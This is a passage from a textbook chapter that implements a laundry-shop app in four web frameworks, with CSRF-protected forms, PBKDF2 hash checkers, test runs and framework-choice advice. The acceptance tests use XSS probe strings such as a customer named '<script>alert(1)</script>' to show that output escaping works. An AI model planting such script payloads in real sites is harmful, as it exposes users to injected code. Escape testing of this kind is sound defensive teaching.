An **attribute** in C# is metadata attached to a class or method, like an annotation in Java or a decorator in Python. This one also implements `IAuthorizationFilter`, so MVC runs its `OnAuthorization` before the action. `[HttpGet("new"), Permission("bills_write")]` on an action is therefore the same statement as `@permission("bills_write")` in Django, `@PreAuthorize("@perm.can('bills_write')")` in Spring and `->can('bills_write')` in Laravel.

The Razor view of the login page shows the CSRF field from the other side, **Listing 13.35**.

Listing 13.35 `Views/Account/Login.cshtml`, lines 8 to 18: the login form. `asp-antiforgery="true"` makes the form tag helper add the hidden token field; `@Model.Email` is HTML-encoded by Razor; the password field is never filled in again.

```
  <form method="post" action="/login" class="form" asp-antiforgery="true">
    <input type="hidden" name="next" value="@Model.Next">
    <label>E-mail
      <input type="email" name="email" value="@Model.Email" required
autocomplete="username" autofocus maxlength="50">
    </label>
    <label>Password
      @* always empty when the page is shown again *@
      <input type="password" name="password" required autocomplete="current-password">
    </label>
    <button type="submit" class="button primary">Log in</button>
  </form>
```

`@Model.Email` is written into the page by Razor with HTML encoding, so an e-mail address containing `"><script>` would appear as text. Razor, Blade, Thymeleaf and Django templates all escape by default; each also has a way to switch escaping off (`@Html.Raw`, `{!! !!}`, `th:utext`, `|safe`), and in every track of this book that way is never used for data.

13.7.5 The service, the build and the tests, run for real

Listing 13.36 is `MarkFinished` in C#, the fifth and last version.

Listing 13.36 `Services/BillService.cs`, lines 290 to 299: queued to finished in C#. `store.InTransaction` wraps the work; `UpdateBillIfStatus` changes the bill only if it is still queued and returns the number of bills changed.

```
    public void MarkFinished(Staff user, string billId) => store.InTransaction(() =>
    {
        var bill = Locked(user, billId);
        if (bill.Status != "queued") throw new ConflictException(StateMessage(bill));
        var now = clock.Now;
        if (store.UpdateBillIfStatus(bill.Id, "queued", b => { b.Status = "finished";
b.Finished = now; }) != 1)
            throw new ConflictException($"{bill.Id} is no longer in process.");      //
somebody was faster (AC-5.8)
        Log(bill.Id, "finished", user, now);
        return 0;
    });
```

Now the runs. The .NET commands in this book's build environment are wrapped in a lock and limited to one processor (`flock /tmp/dotnet.lock dotnet ... --disable-build-servers -maxcpucount:1`) so that several builds on the same machine do not disturb each other; on your own machine you type only the part in the middle. First the build:

```
dotnet build
```

```
  Restored App/fbp/aspnetcore-mvc/ProfitinaLaundry.csproj (in 94 ms).
  ProfitinaLaundry -> App/fbp/aspnetcore-mvc/bin/Debug/net10.0/ProfitinaLaundry.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:09.74
```

Restoring took 94 milliseconds because there was nothing to restore: no package, no download. Then the tests. The usual .NET test frameworks, xUnit and NUnit, are NuGet packages too, so the track has its own small runner in `tests/ProfitinaLaundry.Tests/Program.cs`: a console program that starts the real application on port 6955 with a temporary copy of the CSV data and the frozen clock, and checks it over HTTP. **Listing 13.37** is one of its 19 tests.

Listing 13.37 `tests/ProfitinaLaundry.Tests/Program.cs`, lines 249 to 255: test TC-5.7. The owner opens the queue of O02 and must see nine bills in process, six of them overdue, and six ready.

```
Test("TC-5.7", "Queue O02: 9 in process (6 overdue), 6 ready", () =>
{
    var web = new Client(baseUrl); web.WebLogin("owner");
    var text = Client.Visible(web.Send("GET", "/queue?outlet=O02").Text);
    Check(text.Contains("In process (9) · Ready (6)"), "counts");
    Eq(6, Regex.Matches(text, "OVERDUE").Count, "overdue");
});
cd tests/ProfitinaLaundry.Tests
dotnet run
```

```
Profitina Laundry ASP.NET Core MVC tests - .NET 10.0.12, data copy /tmp/profitina-aspnet-
tests-788bcf74

PASS UNIT-PW PBKDF2 format: test vector, owner hash, new hashes (S-5)
PASS UNIT-RULES Roles, whole numbers, promised time, money format
PASS TC-4.7 CSV store rollback: an error inside a transaction leaves memory and files
unchanged
PASS TC-11.1 API answers equal the examples of docs/api.md (services, bills, customers,
status, dashboard, reports)
PASS TC-1.2/1.3 Wrong password and unknown e-mail: the same 401 message
PASS TC-1.5/1.7 No session: API 401 / page redirect; logout ends the session
PASS TC-1.8 Session cookie HttpOnly + SameSite=Lax; new id at every login
PASS TC-1.9 Five failures lock the e-mail for 15 minutes (429)
PASS TC-1.6 Washer: reports 403, customers 403, no Customers menu
PASS TC-2.x Customers: search, create C0257, 4 field errors, delete rules
PASS TC-3.x Services: validation, delete refused (1,368 bills), cashier 403
PASS TC-4.x New bill: CSRF needed; validation; C0151 S0001 5 kg -> B2954 Rp 40.000 with
pay_now
PASS TC-5.x/6.x Workflow + payments on B2938: 409s, qris needs reference, pay, hand over
PASS TC-5.7 Queue O02: 9 in process (6 overdue), 6 ready
PASS TC-7.x Receipt: official logo byte-identical, amounts, no private data
PASS TC-8/9 Dashboard web numbers; CSV export; cashier refused
PASS TC-10.x Status check: same 404 for wrong phone / unknown bill; 429 after 10 look-ups
PASS TC-NF-03/04 XSS escaped; web form without token refused
PASS TC-11.4/11.5 Errors in one JSON format; no 'password' in any answer

RESULT: 19 passed, 0 failed (19 tests)
```

Finally the live server on port 6131 on fresh data, started from the built program with the demo clock in the environment variable `Laundry__Now` (the double underscore is how .NET writes the section separator of `appsettings.json`, `Laundry:Now`, in an environment variable), and the shared acceptance script against it:

```
Laundry__Now="2026-09-30 21:00:00" dotnet bin/Debug/net10.0/ProfitinaLaundry.dll --urls
http://127.0.0.1:6131
python ../acceptance/acceptance.py http://127.0.0.1:6131
```

```
...
PASS H-05 Web pages answer 200 for the owner: queue, bills, bill, customers, services,
reports, employees
PASS H-06 XSS: a customer named <script>alert(1)</script> is shown as text
PASS H-07 Status check rate limit: more than 10 look-ups per minute from one address -> 429

RESULT: 37 passed, 0 failed (37 checks)
```

Thirty-seven of thirty-seven again. **Figure 13.4** is bill B0014 as the ASP.NET Core track draws it: 3 kg of wash-fold at Keputih, paid in two halves, first cash and then QRIS, with the complaint recorded two days after pickup.



Figure 13.4 Bill B0014 in the ASP.NET Core MVC track, captured from the running application: Rp 24.000 charged and paid in two parts of Rp 12.000 (cash, then QRIS), and four history rows with the employee who caused each one.

13.7.6 What was not compiled

Everything behind `#if EFCORE` was **not compiled**: `LaundryDbContext`, the EF Core store and its set-up, because the packages `Microsoft.EntityFrameworkCore.Sqlite` 10.0.12 and `MySql.EntityFrameworkCore` 10.0.9 could not be downloaded from NuGet [24]. The version numbers were checked on nuget.org; the code was written against the EF Core documentation. Consequently neither SQLite through EF Core nor MySQL was ever exercised by this track. The reader who wants the canonical database instead of the CSV files runs:

```
dotnet add package Microsoft.EntityFrameworkCore.Sqlite -v 10.0.12
dotnet add package MySql.EntityFrameworkCore -v 10.0.9
# appsettings.json: "Store": "sqlite"
dotnet run -p:UseEfCore=true
python ../acceptance/acceptance.py http://localhost:5080
```

A note on the MySQL provider: the provider many .NET developers know, Pomelo, had no release for EF Core 10 when the track was written, so the track uses Oracle's `MySql.EntityFrameworkCore`. Which provider is current changes from year to year, which is one more example of the "upgrades" cost of Section 13.2.3.

13.8 Side by Side

13.8.1 The four tracks in one table

Table 13.3 puts the four tracks next to each other, row by row, with the versions of **Table 13.2**. It is the table to keep open when you move from one framework to another: find the row you know, and read across.

Table 13.3 The four framework tracks row by row. The last row is not a judgment of the frameworks but a record of which package servers the build environment could reach.

	Django	Spring Boot	Laravel	ASP.NET Core MVC
Version	6.1.1	4.1.1	13	.NET 10 (10.0.12)
Language	Python 3.12+	Java 21 or 25	PHP 8.3 to 8.5	C# 14
Package server	PyPI (`pip`)	Maven Central (`mvnw`)	Packagist (`composer`)	none for the default build; NuGet for EF Core
Start	`python manage.py runserver`	`./mvnw spring-boot:run`	`php artisan serve`	`dotnet run`
ORM style	Django ORM, Active Record	JPA/Hibernate, Data Mapper	Eloquent, Active Record	EF Core, Data Mapper (CSV store by default)
Canonical names	`db_table`, `db_column`	`@Table`, `@Column`, physical naming	`$table`, `$keyType`, `$timestamps`	`[Table]`, `[Column]`
Who creates tables	migrations run `schema.*.sql`	nobody (`ddl-auto=none`); copy or populator	migration + seeder run the SQL files	nobody (database-first); CSV copy
Password format	custom `PASSWORD_HASHERS` entry	custom `PasswordEncoder`	custom `Hasher` in the user provider	`PasswordHasher` class
Login check	own middleware, allow-list	`SecurityFilterChain`, `anyRequest().authenticated()`	`auth` middleware group	`FallbackPolicy`
Role check	`@permission("...")`	`@PreAuthorize("@perm.can('...')")`	Gates, `->can('...')`	`[Permission("...")]`
CSRF form field / header	`csrfmiddlewaretoken` / `X-CSRF-Token`	`_csrf` / `X-CSRF-Token`	`_token` / `X-CSRF-TOKEN`	`__RequestVerificationToken` / `X-CSRF-Token`
Transaction	`transaction.atomic()`	`@Transactional`	`DB::transaction()`	`store.InTransaction()`
Templates	Django templates	Thymeleaf	Blade	Razor
Tests	Django test runner, 68	JUnit 5 + MockMvc, 18	PHPUnit 12, 17	own runner, 19
Run in this chapter	68/68 tests, 37/37 acceptance	not built (Maven Central blocked)	not installed (Packagist blocked)	built, 19/19 tests, 37/37 acceptance

Two rows deserve a comment. The CSRF header is written `X-CSRF-TOKEN` in the Laravel row because that is how Laravel's documentation spells it; HTTP header names are case-insensitive, so the acceptance script's `X-CSRF-Token` works against all four. And the tests row counts are not a ranking: Django's 68 tests are small and numerous, the ASP.NET runner's 19 are large and each checks a whole test-plan group.

13.8.2 One password format in two languages

Every track reads the same `password_hash` strings, and the first program of this chapter's own code shows why that works. **Listing 13.38** checks the test vector of the database README and

then tries the four demo passwords on each of the fourteen employees of `laundry.db`, using nothing but Python's standard library.

Listing 13.38 `python/hash_check.py`: verify the shared PBKDF2 format and derive each employee's role, with the standard library only. The database is opened read-only.

```
"""One password format for every framework: check the shared PBKDF2 hashes.

Every track of Profitina Laundry (Flask, Django, Spring Boot, Laravel, ASP.NET Core)
stores Employee.password_hash as  pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>.
This program checks the test vector of database/README.md section 6, then finds the
demo password of each of the 14 employees, with nothing but the standard library.

    python hash_check.py ../data/laundry.db
"""
import base64
import hashlib
import hmac
import sqlite3
import sys

DEMO_PASSWORDS = ["Owner#2026", "Kasir#2026", "Cuci#2026", "Laundry#2026"]
VECTOR = ("pbkdf2_sha256$1000$AAECAwQFBgcICQoLDA0ODw=="
          "$vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY=")


def verify(password, stored):
    """True when `password` matches `stored`; False for any malformed hash."""
    parts = (stored or "").split("$")
    if len(parts) != 4 or parts[0] != "pbkdf2_sha256" or not parts[1].isdigit():
        return False
    try:
        salt = base64.b64decode(parts[2], validate=True)       # the BYTES
        expected = base64.b64decode(parts[3], validate=True)
    except ValueError:
        return False
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                              int(parts[1]), dklen=len(expected))
    return hmac.compare_digest(key, expected)                  # constant time


def role(spv_id, section, has_subordinates):
    """BR-12, the same rule as every track's Rules class."""
    if spv_id is None:
        return "owner"
    if has_subordinates:
        return "supervisor"
    return "cashier" if section == "transaction" else "washer"
```

Listing 13.38 (Continued) *python/hash_check.py: verify the shared PBKDF2 format and derive each employee's role, with the standard library only. The database is opened read-only.*

```
def main(db_path):
    print("test vector (1,000 iterations):",
          "OK" if verify("Owner#2026", VECTOR) else "WRONG")
    db = sqlite3.connect("file:" + db_path + "?mode=ro", uri=True)
    rows = db.execute(
        "SELECT e.id, e.email, e.section, e.spv_id, e.password_hash,"
        " (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id)"
        " FROM Employee e ORDER BY e.id").fetchall()
    found = 0
    for emp_id, email, section, spv_id, stored, subordinates in rows:
        match = next((p for p in DEMO_PASSWORDS if verify(p, stored)), "-")
        found += match != "-"
        print(f"{emp_id} {email:<34} {role(spv_id, section, subordinates > 0):<10}"
              f" {match}")
    print(f"{found} of {len(rows)} hashes verified")
    return 0 if found == len(rows) else 1


if __name__ == "__main__":
    if len(sys.argv) != 2:
        sys.exit("usage: python hash_check.py <laundry.db>")
    sys.exit(main(sys.argv[1]))
```

The function `verify` is the five steps once more. `role` is rule BR-12: no supervisor means owner, having subordinates means supervisor, otherwise the section decides. The query counts each employee's subordinates with a correlated subquery, so the role is computed exactly as the tracks compute it. **Listing 13.39** is the same program in Java, with the JDK and the SQLite JDBC driver.

Listing 13.39 `java/HashCheck.java`: the same checks in Java. `PBEKeySpec` takes the key length in bits, hence `expected.length * 8`; the SQLite URL opens the file read-only.

```java
import java.nio.charset.StandardCharsets;
import java.security.GeneralSecurityException;
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Base64;
import java.util.List;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/**
 * One password format for every framework, in Java: the checks of hash_check.py.
 * Needs only the JDK and the SQLite JDBC driver.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar HashCheck.java ../data/laundry.db
 */
public class HashCheck {
    static final List<String> DEMO_PASSWORDS =
            List.of("Owner#2026", "Kasir#2026", "Cuci#2026", "Laundry#2026");
    static final String VECTOR = "pbkdf2_sha256$1000$AAECAwQFBgcICQoLDA0ODw=="
            + "$vsllrS/8cxXKSFHX9qCtjGTlwZUI5XHTbvDMoNuSpHY=";

    /** True when password matches stored; false for any malformed hash. */
    static boolean verify(String password, String stored) {
        String[] parts = stored == null ? new String[0] : stored.split("\\$");
        if (parts.length != 4 || !parts[0].equals("pbkdf2_sha256")
                || !parts[1].matches("[0-9]+")) {
            return false;
        }
        try {
            byte[] salt = Base64.getDecoder().decode(parts[2]);       // the BYTES
            byte[] expected = Base64.getDecoder().decode(parts[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                    Integer.parseInt(parts[1]), expected.length * 8);
            byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(key, expected);           // constant time
        } catch (IllegalArgumentException | GeneralSecurityException e) {
            return false;
        }
    }
```

Listing 13.39 (Continued) *java/HashCheck.java: the same checks in Java. PBEKeySpec takes the key length in bits, hence expected.length * 8; the SQLite URL opens the file read-only.*

```
    /** BR-12, the same rule as every track's Rules class. */
    static String role(String spvId, String section, boolean hasSubordinates) {
        if (spvId == null) {
            return "owner";
        }
        if (hasSubordinates) {
            return "supervisor";
        }
        return section.equals("transaction") ? "cashier" : "washer";
    }

    public static void main(String[] args) throws SQLException {
        if (args.length != 1) {
            System.err.println("usage: java HashCheck.java <laundry.db>");
            System.exit(2);
        }
        System.out.println("test vector (1,000 iterations): "
                + (verify("Owner#2026", VECTOR) ? "OK" : "WRONG"));
        String sql = "SELECT e.id, e.email, e.section, e.spv_id, e.password_hash,"
                + " (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id)"
                + " FROM Employee e ORDER BY e.id";
        int found = 0;
        int total = 0;
        try (Connection db = DriverManager.getConnection(
                    "jdbc:sqlite:file:" + args[0] + "?mode=ro");
             Statement st = db.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            while (rs.next()) {
                total++;
                String stored = rs.getString(5);
                String match = DEMO_PASSWORDS.stream()
                        .filter(p -> verify(p, stored)).findFirst().orElse("-");
                if (!match.equals("-")) {
                    found++;
                }
                String r = role(rs.getString(4), rs.getString(3), rs.getInt(6) > 0);
                System.out.printf("%s %-34s %-10s %s%n",
                        rs.getString(1), rs.getString(2), r, match);
            }
        }
        System.out.println(found + " of " + total + " hashes verified");
        System.out.flush();
        System.exit(found == total ? 0 : 1);
    }
}
```

Both were run on the copy of `laundry.db` in the chapter folder:

```
cd python && python3 hash_check.py ../data/laundry.db
cd ../java && java -cp sqlite-jdbc-3.53.2.0.jar HashCheck.java ../data/laundry.db
```

```
test vector (1,000 iterations): OK
E0001 owner@profitina-laundry.example    owner      Owner#2026
E0002 spv2@profitina-laundry.example     supervisor Laundry#2026
E0003 spv3@profitina-laundry.example     supervisor Laundry#2026
E0004 kasir1@profitina-laundry.example   cashier    Kasir#2026
E0005 kasir2@profitina-laundry.example   cashier    Laundry#2026
E0006 cuci1@profitina-laundry.example    washer     Cuci#2026
E0007 cuci2@profitina-laundry.example    washer     Laundry#2026
E0008 kasir3@profitina-laundry.example   cashier    Laundry#2026
E0009 cuci3@profitina-laundry.example    washer     Laundry#2026
E0010 cuci4@profitina-laundry.example    washer     Laundry#2026
E0011 kasir4@profitina-laundry.example   cashier    Laundry#2026
E0012 kasir5@profitina-laundry.example   cashier    Laundry#2026
E0013 cuci5@profitina-laundry.example    washer     Laundry#2026
E0014 cuci6@profitina-laundry.example    washer     Laundry#2026
14 of 14 hashes verified
```

The two programs printed exactly these sixteen lines; `diff` found no difference between the two outputs. The Python run took 8.3 seconds and the Java run 9.5 seconds, including the JVM's start and the compilation of the source file. Count the work, because Equation (13.3) used it: the owner needs 1 attempt, kasir1 2, cuci1 3, and each of the eleven others 4 (the right password is the last in the list), which makes $1 + 2 + 3 + 11 \times 4 = 50$ calls of `verify`, each with 600,000 iterations. Fifty derivations in 8.3 seconds is about 0.17 seconds each, which is what a person waits once per login and what an attacker pays for every single guess.

13.8.3 Two frameworks, the same answers

The second program asks two running tracks the same questions. **Listing 13.40** is its core; the full file, with the `Session` class that logs in and keeps the cookie and the CSRF token, is `python/compare_tracks.py`.

Listing 13.40 `python/compare_tracks.py`, lines 63 to 80: compare status codes and parsed JSON for ten read questions as the owner and one new bill as cashier kasir5, and report the byte sizes of both answers.

```
def compare(label, a, b):
    (status_a, body_a), (status_b, body_b) = a, b
    same = status_a == status_b and json.loads(body_a) == json.loads(body_b)
    print(f"{'same' if same else 'DIFFERENT':<9} {status_a} {status_b}"
          f" {len(body_a):>5} {len(body_b):>5}  {label}")
    return same


def main(base_a, base_b):
    a, b = Session(base_a, OWNER), Session(base_b, OWNER)
    print("result    A   B   bytesA bytesB  question")
    results = [compare(p, a.call("GET", p), b.call("GET", p)) for p in READS]
    ka, kb = Session(base_a, KASIR5), Session(base_b, KASIR5)
    results.append(compare("POST /api/bills (kasir5, C0151, 5 kg)",
                           ka.call("POST", "/api/bills", NEW_BILL),
                           kb.call("POST", "/api/bills", NEW_BILL)))
    print(f"{sum(results)} of {len(results)} answers equal as JSON")
    return 0 if all(results) else 1
```

For this chapter the Django track (port 6130) and the ASP.NET Core MVC track (port 6131) were started at the same time, each on fresh data with the demo clock, and compared:

```
python3 compare_tracks.py http://127.0.0.1:6130 http://127.0.0.1:6131
```

```
result    A   B   bytesA bytesB  question
same      200 200   977   905  /api/services
same      200 200   360   334  /api/status?bill=B2938&phone=0896-0000-1482
same      404 404    87    83  /api/status?bill=B2938&phone=0812-0000-0000
same      200 200  1313  1204  /api/bills/B0014
same      200 200  1216  1096  /api/bills?outlet=O02&status=queued&overdue=1&per_page=3
same      200 200   443   401  /api/customers?q=wijaya&per_page=3
same      200 200   712   647  /api/reports/dashboard?date=2026-09-30
same      200 200  1061   954  /api/reports/monthly?from=2025-10-01&to=2026-09-30
same      200 200  1607  1459  /api/reports/services?from=2026-09-01&to=2026-09-30
same      404 404    70    66  /api/bills/B9999
same      201 201   707   644  POST /api/bills (kasir5, C0151, 5 kg)
11 of 11 answers equal as JSON
```

Eleven of eleven answers are equal as JSON: the same status codes, the same keys, the same values, including the new bill B2954 created in both at the same frozen moment. Yet not one pair of answers has the same number of bytes. Django's `JsonResponse` writes `{"id": "S0001", "price": 8000}`, with a space after every colon and comma; ASP.NET Core's serializer writes `{"id":"S0001","price":8000}`. For 12 services, that is 72 spaces, exactly the difference between 977 and 905 bytes. Chapter 10 compared Flask and plain Java byte for byte because the Java server had been written to imitate Flask's formatting. Between two independent frameworks, the right comparison is the parsed JSON, and the right lesson is that a client must never depend on the spacing of a JSON answer.

13.8.4 What was actually run

Figure 13.5 gathers the evidence of Sections 13.4 to 13.7 in one picture: for each track, which levels of checking were run in the build environment of this chapter.



Figure 13.5 What was actually run for each framework track on 24 September 2026. Green: run here with the result shown. Red: impossible here because the package server was blocked; the track's README gives the commands. Amber: recorded in the track's `VERIFIED.md` and not repeated for this chapter.

Read the figure from left to right as a ladder of increasing confidence. A syntax check proves that the files are grammatical. Running the library-free parts proves that some logic is right. Compiling the whole application proves that every name used exists with the right types. The framework's own tests prove that the pieces work together inside the framework. The acceptance script against a live server proves that the whole application behaves as the documents say, from the outside. Django and ASP.NET Core MVC reached the top of the ladder here. Spring Boot and Laravel reached the second rung, and the third rung is exactly the one that needs the downloads.

> **"It parses" is not "it works".** A Java file that parses can still call a method that does not exist in Spring Boot 4, and a PHP file that passes `php -l` can still use a Laravel facade that was

> renamed in version 13. A code review, a syntax check and a successful run are three different claims. Say which one you have made.

13.9 Choosing a Framework

A reader who has followed this chapter will ask which framework the laundry should use. There is no universal answer, but there are good questions, and the shop's own situation answers most of them.

Which language does the team already know? The strongest predictor of a successful project is not the framework's feature list but whether the people who will maintain it can read it. A shop whose only developer learned PHP on XAMPP should choose Laravel, even if Django has a nicer ORM.

Where will it run? Almost every cheap Indonesian shared host runs PHP; a Laravel application runs there with little effort. Django and Spring Boot want a server on which you may install and run a long-lived process, usually a small virtual private server, as Chapter 14 describes. ASP.NET Core runs on Linux, macOS and Windows alike, and is the natural choice in an office that already runs Windows servers.

What can the machine download? This chapter answered that question the hard way. A framework whose packages cannot be fetched cannot be built. In a company behind a firewall, ask before you choose whether PyPI, Maven Central, Packagist or NuGet is reachable, or whether there is an internal mirror.

How much does the framework decide for you? Django and Laravel decide a lot and give a beginner a complete, safe structure on the first day. Spring Boot decides a lot too, but its decisions are spread across many annotations and configuration classes, and it rewards a team that already knows Java well. ASP.NET Core sits in between. Flask, of Chapter 10, decides little, which makes it excellent for learning and for small services.

How long will it be supported? A shop that will not upgrade often should prefer long-term support releases: .NET 10 until November 2028 [10], and on the Django side the LTS releases rather than 6.1, whose security support ends in December 2027 [4]. Laravel 13 has security fixes until March 2028 [8].

> **EXAMPLE.** Suppose the owner of Profitina Laundry hires one part-time developer, a vocational-school graduate who learned PHP and MySQL with XAMPP, and wants to rent the cheapest shared hosting in Surabaya. The questions above give Laravel on the first three counts (the language, the host, and Packagist is reachable from the host). The same owner, if the developer were an informatics graduate with a Python background and a small cloud server available, would be well served by Django. Neither choice changes the database, the requirements or the tests of this book; that is what the canonical schema and the acceptance script are for.

13.10 Profitina in Practice

Profitina, the AI-visibility platform at `app.profitina.com`, made the same choice this chapter has been describing: it is built on a framework, FastAPI, rather than on the standard library, and it runs on PostgreSQL in production. Three lessons of this chapter show up there in the same shape.

The framework gives the defaults; the application keeps the rules. Routing, request parsing and validation come from the framework. The rules that make the product what it is, how a site is scored, when a user may create a channel, how a subscription renews from a balance, live in the application's own service code, where they can be tested without a web server, exactly as the service layers of the four tracks keep the laundry's rules.

Dependencies are pinned and checked before a release. Profitina pins every package in a lock file, and its full automated suite, well over a thousand tests, must pass before a release is deployed. That is the discipline behind the pinned `requirements.txt` of **Listing 13.1** and the parent version of **Listing 13.12**: a framework you do not pin is a framework that can change under you.

Passwords are the application's decision, not the framework's. Profitina hashes passwords with Argon2id, a memory-hard successor of PBKDF2, and applies its login rate limit centrally, in keeping with Indonesia's personal-data law, UU No. 27/2022 [25]. The four tracks of this chapter show the same attitude on a smaller scale: each framework had a default password scheme, and each track replaced it so that one format serves every program that reads the shop's data.

The runnable, inspectable case study remains Profitina Laundry; what carries over to a product is the habit of knowing which decisions you have left to the framework.

13.11 Common Mistakes, and How to Avoid Them

Installing Django 6 on Python 3.11. `pip` answers "No matching distribution found for Django==6.1.1", which looks like a network failure. Check `python --version` first; create the virtual environment with Python 3.12 or newer.

Running the tests before `init_db`. SQLite creates an empty `instance/laundry.db` when a connection is opened on a missing file, `init_db` then refuses, and the server answers 500 to everything (Section 13.4.3). Run `init_db` first, or `init_db --force` to recover.

Letting the framework create or "update" the canonical tables. `makemigrations` with ordinary `CreateModel` operations, `ddl-auto=update`, Laravel's Schema builder and EF Core's `EnsureCreated()` all write their own DDL, without the canonical `CHECK` constraints. Keep the shared SQL files as the only source of the schema (**Listing 13.4**, **Listing 13.13**, **Listing 13.22**).

Keeping a framework convention that the schema breaks. Laravel's `$timestamps` and integer keys, Django's `laundry_bill` table name, Spring's snake-case column names: each works on a fresh database and fails on the canonical one. Switch them off explicitly (**Listing 13.21**, **Listing 13.2**).

Using the framework's built-in PBKDF2 hasher because the name matches. Django's `pbkdf2_sha256` uses the salt text, the shared format the salt bytes; the hashes look alike and never verify (**Listing 13.8**).

Letting the framework rehash passwords silently. Return `False` from `must_update` or `needsRehash` when other programs read the same column.

Saving an entity to change its status. `bill.status = "finished"; bill.save()` loses the `WHERE status = 'queued'` condition, and two simultaneous clicks both succeed. Use a conditional update and check the row count (**Listing 13.9**, **Listing 13.18**, **Listing 13.27**), or a concurrency token (**Listing 13.31**).

Calling a `@Transactional` method from the same class in Spring. The proxy is bypassed and no transaction starts. Call it from another bean.

Leaving `$guarded = []` in a Laravel model and passing `$request->all()` to it. A client can then set any column, including `payment`. Build arrays from named fields.

Trusting a test suite that switches CSRF off. Laravel skips the CSRF check while tests run, and Django's test client skips it unless asked. Enforce it in the tests too, or the test for TC-NF-04 passes for the wrong reason.

Comparing two frameworks' JSON byte for byte. Spacing differs between serializers; compare parsed values (**Listing 13.40**).

Saying "verified" when you mean "parsed". State which rung of **Figure 13.5** you reached.

13.12 Chapter Summary

A framework calls your code. It takes over routing, data access, migrations, login and roles, escaping, CSRF and testing (**Table 13.1**), and charges for it in downloads, magic, opinions, upgrades and size.

Four frameworks, one shop. Django 6.1.1, Spring Boot 4.1.1, Laravel 13 and ASP.NET Core MVC on .NET 10, all current in September 2026 (**Table 13.2**), implement the same requirements on the same canonical database, with the same URLs, JSON, accounts and clock. One request passes the same eight stages in each (**Figure 13.1**).

Database-first mapping. Every track describes the existing tables with the original names (**Figure 13.2**, **Listing 13.2**, **Listing 13.14**, **Listing 13.15**, **Listing 13.21**, **Listing 13.29**); the shared SQL files create them, run from migrations in Django and Laravel (**Listing 13.3**, **Listing 13.4**, **Listing 13.22**) and never by Spring or ASP.NET Core (**Listing 13.13**, **Listing 13.28**, **Listing 13.30**, **Listing 13.31**).

